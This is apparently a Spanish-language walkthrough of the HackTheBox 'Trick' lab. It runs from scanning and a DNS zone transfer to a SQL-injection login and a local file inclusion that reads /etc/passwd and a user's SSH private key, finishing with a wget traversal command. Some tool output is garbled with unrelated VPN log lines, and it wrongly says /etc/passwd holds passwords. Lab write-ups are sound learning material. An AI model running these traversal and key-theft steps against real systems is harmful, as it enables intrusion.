


HACKTHEBOX: Trick – Labs: EASY

Desarrollado por: Zuly Vargas

Conceptos importantes:

DNS: El protocolo DNS (Domain Name Service) ayuda a los usuarios de Internet y a los dispositivos de red a descubrir sitios web utilizando nombres de host legibles por el ser humano, en lugar de direcciones IP numéricas.



Tomado de: <https://devopedia.org/domain-name-system>

Transferencia de Zona: Es el proceso donde un servidor DNS proporciona una copia de su base de datos (zona) a otro servidor, esto puede tener varios motivos como sincronización, nuevos servidores secundarios etc. Esta actividad puede traer consigo vulnerabilidades, por lo que es aconsejable establecer a que IP's se encuentra autorizada la transferencia de zona con el fin de evitar ataques donde un tercero malicioso pueda obtener estos registros sin permisos.

DESARROLLO PASO A PASO:

1. Se configura la VPN y se verifica con el comando ping que sea accesible la máquina víctima:

```
Parrot Terminal
File Edit View Search Terminal Help
$ sudo openvpn lab_Howl17.ovpn


Parrot Terminal
File Edit View Search Terminal Help
[parrot@parrot]~$ ping 10.10.11.166
PING 10.10.11.166 (10.10.11.166) 56(84) bytes of data:
64 bytes from 10.10.11.166: icmp_seq=1 ttl=63 time=96.7 ms
64 bytes from 10.10.11.166: icmp_seq=2 ttl=63 time=89.0 ms
64 bytes from 10.10.11.166: icmp_seq=3 ttl=63 time=107 ms
64 bytes from 10.10.11.166: icmp_seq=4 ttl=63 time=90.7 ms
64 bytes from 10.10.11.166: icmp_seq=5 ttl=63 time=113 ms
```

2. Se verifican los puertos abiertos y la versión de sus servicios:

```
[parrot@parrot]--[~]
$ nmap -sV -sC 10.10.11.166
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-30 17:20 -05
Nmap scan report for 10.10.11.166
Host is up (0.11s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey: 2022-10-30 17:15:49 TUN/TAP device tun0 opened
|_ 2048 61:ff:29:3b:36:bd:9d:ac:fb:de:1f:56:88:4c:ae:2d (RSA) for tun0
|_ 256 9e:cd:f2:40:61:96:ea:21:a6:ce:26:02:af:75:9a:78 (ECDSA)
|_ 256 72:93:f9:11:58:de:34:ad:12:b5:4b:4a:73:64:b9:70 (ED25519) for dev tun0
25/tcp    open  smtp         Postfix smtpd
|_ smtp-commands: debian.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS
53/tcp    open  domain       ISC BIND 9.11.5-P4-5.1+deb10u7 (Debian Linux) v tun0
|_ dns-nsid: 2022-10-30 17:15:49 net route v4 add: 10.10.10.0/23 via 10.10.14.1 de
|_ bind.version: 9.11.5-P4-5.1+deb10u7-Debian
80/tcp    open  http         nginx 1.14.2
|_ http-title: Coming Soon - Start Bootstrap Theme
|_ http-server-header: nginx/1.14.2
1935/tcp  filtered rtmp
2160/tcp  filtered apc-2160
2288/tcp  filtered netml
2702/tcp  filtered sms-xfer
2968/tcp  filtered enpp
5999/tcp  filtered ncd-conf
8088/tcp  filtered radan-http
Service Info: Host: debian.localdomain; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Se encuentran varios puertos abiertos. Se empieza por encontrar vulnerabilidades en el servicio http.

3. Se ingresa a la dirección IP desde el navegador:



No se encuentra algo útil o interesante. Se buscan los subdominios con gobuster pero no se encuentra nada:

```
[x]-[parrot@parrot]-[~]
$gobuster vhost -w list-subdomains.txt -t 50 -u 10.10.11.166

=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.11.166
[+] Method: GET
[+] Threads: 50
[+] Wordlist: list-subdomains.txt
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
=====
2022/10/30 19:07:13 Starting gobuster in VHOST enumeration mode
=====
2022/10/30 19:07:28 Finished
```

4. Existen otras opciones para encontrar información asociada a una IP. El comando dig se utiliza para recopilar información del DNS. Significa Domain Information Groper, y recoge datos sobre los registros de los servidores de nombres de dominio. En este caso, se consulta el subdominio trick.htb junto a la IP de la máquina víctima con el objetivo de encontrar otros subdominios o vhost asociados a este.

Recursos útiles: <https://www.ibm.com/docs/en/aix/7.1?topic=d-dig-command>
<https://www.geeksforgeeks.org/dig-command-in-linux-with-examples/>

En un primer intento, solo se encuentra la información DNS de la máquina atacante:

```
$dig @10.10.11.166 trick.htb

<>> DiG 9.18.4-2-bp011+1-Debian <>> @10.10.11.166 trick.htb
(1 server found)
;; global options: +cmd
;; Got answer:nt Management System
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 36433
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2
;; WARNING: recursion requested but not available
Welcome back Administrator!

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 5b7c32e8ed50ba413153415e6366ca1a8b00b609c9370b78 (good)
;; QUESTION SECTION:
;trick.htb. IN A

;; ANSWER SECTION:
trick.htb. 604800 IN A 127.0.0.1

;; AUTHORITY SECTION:
trick.htb. 604800 IN NS trick.htb.

;; ADDITIONAL SECTION:
trick.htb. 604800 IN AAAA ::1
```

La herramienta dig permite realizar un ataque de **transferencia de zona**. En este se especifica el tipo (axfr o ixfr) y permite traer los registros de un servidor DNS en la IP o dominio que se le indique.

Comando: dig @10.10.11.166 trick.htb

Indicando la IP:

```
[parrot@parrot]~$ dig axfr @10.10.11.166

; <>> DiG 9.18.4-2-bpo11+1-Debian <>> axfr @10.10.11.166
; (1 server found)
;; global options: +cmd
;; Query time: 90 msec
;; SERVER: 10.10.11.166#53(10.10.11.166) (UDP)
;; WHEN: Sat Nov 05 16:43:42 -05 2022
;; MSG SIZE rcvd: 56
```


Indicando la IP y el dominio. Se encuentra un dominio del cual no se tenía información anteriormente:

Comando: dig axfr @10.10.11.166 trick.htb

```
[parrot@parrot]~$ dig axfr @10.10.11.166 trick.htb

; <>> DiG 9.18.4-2-bpo11+1-Debian <>> axfr @10.10.11.166 trick.htb
; (1 server found)
;; global options: +cmd
trick.htb. 604800 IN SOA trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
trick.htb. 604800 IN NS trick.htb.
trick.htb. 604800 IN A 127.0.0.1
trick.htb. 604800 IN AAAA ::1
preprod-payroll.trick.htb. 604800 IN CNAME trick.htb.
trick.htb. 604800 IN SOA trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
;; Query time: 100 msec
;; SERVER: 10.10.11.166#53(10.10.11.166) (TCP)
;; WHEN: Sat Nov 05 16:43:50 -05 2022
;; XFR size: 6 records (messages 1, bytes 231)
```

Al ingresar desde el navegador se obtiene un login escrito en php:



5. Se intentan diferentes opciones para una inyección SQL. Finalmente se obtiene ingreso con la siguiente opción:

Se muestra el siguiente panel de administrador. Se busca algo útil entre las diferentes opciones:

The screenshot shows a web browser window with the URL `http://preprod-payroll.trick.htb/index.php?page=home`. The browser's address bar and tabs are visible at the top. Below the browser window, a blue header bar displays the application title "Recruitment Management System" on the left and the user role "Administrator" with a power icon on the right. A dark sidebar on the left contains a list of menu items: Home, Attendance, Payroll List, Employee List, Depatment List, Position List, Allowance List, and Deduction List. The main content area is light gray and contains a white message box that says "Welcome back Administrator!".

Hay diferentes pestañas donde es posible editar datos:

Item

Administrator

Employee List

+ Add Employee

how 10 e

Search:

Employee N

Department

Position

Action

2020-9838

Department

Programmer

Showing 1 to 1

Previous

1

C

Firstname

Smith

Lastname

Department

IT Department

Position

Programmer


Monthly Salary

30000


Save

Cancel

Se puede editar el usuario admin:



Inspeccionando para obtener la contraseña:



SuperGucciRainbowCake

Se intenta ingresar al servicio ssh con estas credenciales, pero no se obtiene éxito.

Este "payroll" resulta interesante, por lo que podría intentarse encontrar otros subdominios con la subcadena preprod, como con otras áreas o funciones, como setting, info etc.

6. Para lo mencionado anteriormente se usa la herramienta wfuzz el cual es un *web fuzzer* que permite identificar las rutas activas en un sitio web. Esta junto a un diccionario de palabras comunes permite hacer un ataque de fuerza bruta para encontrar otros subdominios:

Comando: wfuzz -c -t 200 --hl=83 -w list-subdomains.txt -H "Host: preprod-FUZZ.trick.htb" -u 10.10.11.166

Se utiliza el siguiente filtro:


```
// Codigo "200-OK", pagina correcta y la respuesta tiene más de 100 líneas y menos de 200tenemos más de 200 líneas.
```

Tomado de: <https://www.pinguytaz.net/index.php/2019/10/22/wfuzz-navaja-suiza-del-pentesting-web-2-3/>

En esta se indica el diccionario donde están las palabras a remplazar y con FUZZ se indica en que posición de la URL remplazar.

Se obtiene el siguiente resultado:


```
[parrot@parrot]~$ wfuzz -c -t 200 --hl=83 -w list-subdomains.txt -H "Host: preprod-FUZZ.trick.htb" -u 10.10.11.166
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl.
y when fuzzing SSL sites. Check Wfuzz's documentation for more information. 0.14.79 255.255.254.0,peer-id
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****
2022-11-05 18:19:43 OPTIONS IMPORT: timers and/or timeouts modified
2022-11-05 18:19:43 OPTIONS IMPORT: --ifconfig/up options modified
2022-11-05 18:19:43 OPTIONS IMPORT: route options modified
2022-11-05 18:19:43 OPTIONS IMPORT: route-related options modified
2022-11-05 18:19:43 OPTIONS IMPORT: peer-id set
2022-11-05 18:19:43 OPTIONS IMPORT: adjusting link_mtu to 1625
2022-11-05 18:19:43 OPTIONS IMPORT: --channel crypto options modified
2022-11-05 18:19:43 OPTIONS IMPORT: Using default value for host: 10.10.11.166
2022-11-05 18:19:43 Incoming Data Channel: Using negotiated cipher 'AES-256-CBC'
2022-11-05 18:19:43 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized with
256 bit key
2022-11-05 18:19:43 Incoming Data Channel: Cipher 'AES-256-CBC' initialized with
256 bit key
2022-11-05 18:19:43 Incoming Data Channel: Using 256 bit message hash 'SHA256'
or HMAC authentication
2022-11-05 18:19:43 Outgoing Data Channel: Using 256 bit message hash 'SHA256'
or HMAC authentication

Target: http://10.10.11.166/
Total requests: 4989
README license

ID      Response  Lines  Word  Chars  Payload
=====
000000254: 200        178 L   631 W   9660 Ch  "marketing"

Total time: 0
Processed Requests: 4989
Filtered Requests: 4988
Requests/sec.: 0
```

7. Se registra este nuevo host y se ingresa a la dirección desde el navegador.



Esta, al igual que las anteriores está escrita en php.

Este parámetro "page" puede dar la posibilidad de traer archivos. Con esto, podría intentarse traer archivos con información de usuarios. (Ataque LFI). *Un Local File Inclusion (LFI) es una vulnerabilidad web que permite la lectura de archivos locales. Esta vulnerabilidad ocurre cuando un servidor web usa la ruta del archivo como input.*

Además, puede derivar en una ejecución remota de comandos si se cumplen ciertos requisitos. Tomado de: <https://deephacking.tech/local-file-inclusion-lfi-pentesting-web/>

- Se intentan diversas opciones dadas para poder obtener el archivo `/etc/passwd` que es donde se espera están almacenadas las contraseñas de usuarios. Finalmente se obtiene después de probar diferentes combinaciones de direcciones (`../../../../` o `.././.././...`)

```
preprod-marketing.trick.htb x +
http://preprod-marketing.trick.htb/index.php?page=../../../../../../../../etc/passwd
Start Page Hacking Labs Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var
/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin apt:x:100:65534:/nonexistent:/usr/sbin/nologin systemd-
timesync:x:101:102:systemd Time Synchronization:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management:/run/systemd:
/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver:/run/systemd:/usr/sbin/nologin messagebus:x:104:110:/nonexistent:/usr/sbin/nologin
tss:x:105:111:TPM2 software stack:/var/lib/tpm:/bin/false dnsmasq:x:106:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin usbmux:x:107:46:usbmux daemon:/var
/lib/usbmux:/usr/sbin/nologin rtkit:x:108:114:RealtimeKit:/proc:/usr/sbin/nologin pulse:x:109:118:PulseAudio daemon:/var/run/pulse:/usr/sbin/nologin speech-
dispatcher:x:110:29:Speech Dispatcher:/var/run/speech-dispatcher:/bin/false avahi:x:111:120:Avahi mDNS daemon:/var/run/avahi-daemon:/usr/sbin/nologin
saned:x:112:121:/var/lib/saned:/usr/sbin/nologin colord:x:113:122:colord colour management daemon:/var/lib/colord:/usr/sbin/nologin geoclue:x:114:123:/var
/lib/geoclue:/usr/sbin/nologin hplip:x:115:7:HPLIP system user:/var/run/hplip:/bin/false Debian-gdm:x:116:124:Gnome Display Manager:/var/lib/gdm3:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin mysql:x:117:125:MySQL Server:/nonexistent:/bin/false sshd:x:118:65534:/run/ssh:
/usr/sbin/nologin postfix:x:119:126:/var/spool/postfix:/usr/sbin/nologin bind:x:120:128:/var/cache/bind:/usr/sbin/nologin michael:x:1001:1001:/home/michael:
/bin/bash
```

- Se encuentra un usuario "michael" el cual puede ejecutar el bash. Otro de los servicios que se encontró en el escaneo de puertos es el servicio SSH. Para este, se sabe que las claves SSH se almacenan de la siguiente manera al ser creadas:

```
Enter file in which to save the key (/home/demo/.ssh/id_rsa):
```

Nota: Si no escribimos nada y pulsamos la tecla «Intro», la clave se almacenará en la ruta que aparece entre paréntesis.

Tomado de: <https://www.stackscale.com/es/blog/configurar-llaves-ssh-servidor-linux/>

Así, se ingresa a la ruta `/home/Michael/.ssh/id_rsa` con el fin de obtener la llave privada del usuario Michael y poder después realizar una conexión SSH.

```
preprod-marketing.trick.htb x +
http://preprod-marketing.trick.htb/index.php?page=../../../../../../../../home/michael/.ssh/id_rsa
Start Page Hacking Labs Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources
-----BEGIN OPENSSH PRIVATE KEY----- b3BlbnNzaC1rZXRkdjEAAAABG5vbmUAAAABm9uZQAIAAAAAAAAAABAAABFwAAAAAdzc2gtcn
NhAAAAAwEAAQAAQEAwI9YLFRT6JFTSqPt2/+7m9gg5HpSwzHZw95Nqh1Gu4+9P+ohLtz
c4jtky6wYgzlXKHg/Q5ehozs9TgNWPVKh+9j2WdCNPvdzaQqYKxw4Fwd3K7F4JsnZajk2G Y2Qre/gTrNElMAqURSCVydX
/UvGcNT9dwQ4zna4sxlZF4HpwRt1T74wioqIX3EAYCCZcf+ 4gAYBhUQTyeJlYpDVbBH2yD73x7NcIcP5IlYrS455nARJtPHYkO9eobmyamyNDGAla/
Ukn75SroKGUmdjHnd+m1jW5mGotQRkATWMy5qFoiKghnws/jgdpxDV9K3iDTPWxFwtK4
1kC+4a88QAA8hzFJk2cxSZNgAAAdzc2gtcnNhAAABAQADaj1gsVepPokVNko+3b/7uaC
DkeLLDMdnC73k2qHuA7j70/6iEu3NziO2TLrBgboXEOeD9Dl6GjOz1OAIY9UqH6P3Z2010
+93NpCpgrHDgXB3crsXgmydlomTYZhDat7+BoS0SUwCpRFJXJ3H9S8Y11P13BDjOdrizE
hkXgenBG3VpJcKiohfcQBgJlX7IABgGFRBNh4mVikN9vtEfbIpfvHs1wgKnmIht1L
jmmcBEM08diQ716hubjgb10OACjr9SSfvlKugoZQx2Iked36bWNbmYai1BHGQBNTXjmoU6
IqCWFcz+OB3GkNX0reiNM9ZcXC0rjWQL63hryxAAAAAwEAAQAAQASAVNT9Ri/dldDc3C
aUz9JF9uicEX1ntUFCVNU9s96WkZn44yWxTAInOUtF+IBK3bCuNff4puls1ZTmQYImI/
KwKwvvhR2gTOlpgLZNRRE/cgtEds2QfL+hPGn3CZdujDg+5aP6l9K75t0aBWMR7ru7EYjC
tnYxHsjmGaS9IRLpo79lwmldHpu2f5dVpphAmsaYVFPFSwfo1VIEZvIEWAE6v7r455Ge
U+380714987Rt4+jcfsPCTFB0fQkNArHCKIHRjYFCWVCBwUyKvIGYXLIUcYezS+ouM0
fHbE5GMyJf6+/8P06MbAdZ1+5nWRmdtLOFKF1rPhH43BAAAAGQJd6xWCdmx5DGSHmkhG1V
PH+7+Oom02E7cgBy7GiqpdxRsozFTjzDlMYGnhk9oCG880uUVM0e4jUOmngacvDdTS
3AZ47FvohC15DFPvEz4UdKqHSOLZojuz4yq2YE15DcSux+Nr3aFUT13SxOxd7T4tKXA
fvlJQq8lveQAAIAEAGUE9xt6D4YxWfmJko+5KOpasJquMvRlCxKyAnPlNxyN8LZGS0sT AuNHUSgXtcNxp1YHeHTu868
/LUTe8l3Sb268YaOnxBmKp0bBscDerqEAPoVwHD9rrgn 1n16n3kMF5FuA2bCkzaLGO+hoD5QJXvEMt6a/SztUWQZCjKcAAACBANNW06mFEdXyR9DP
JkCbANSSIRVNl0Lx+BSFYEkS2ThjqlvlnxBs43QxBX0J4BkqFufUj/YzSVvNPTsBOXN
js5j5hLkyTIOBEVXNjDcPWQj5470u21X8qx2F3M4+YGGH+mka7P+VVfjDZa67XNHzrx+ IJhaNOD5bVMdjjFHAAADWY1pY2hhZWxAdHJpY2sBAgMEBQ== -----END
OPENSsh PRIVATE KEY-----
```


Para obtener el formato correcto de este archivo mediante la consola y wget se puede obtener.

```
[x]-[parrot@parrot]-[~]
$ wget http://preprod-marketing.trick.htb/index.php?page=.....//.....//.....//home/michael/.ssh/id_rsa
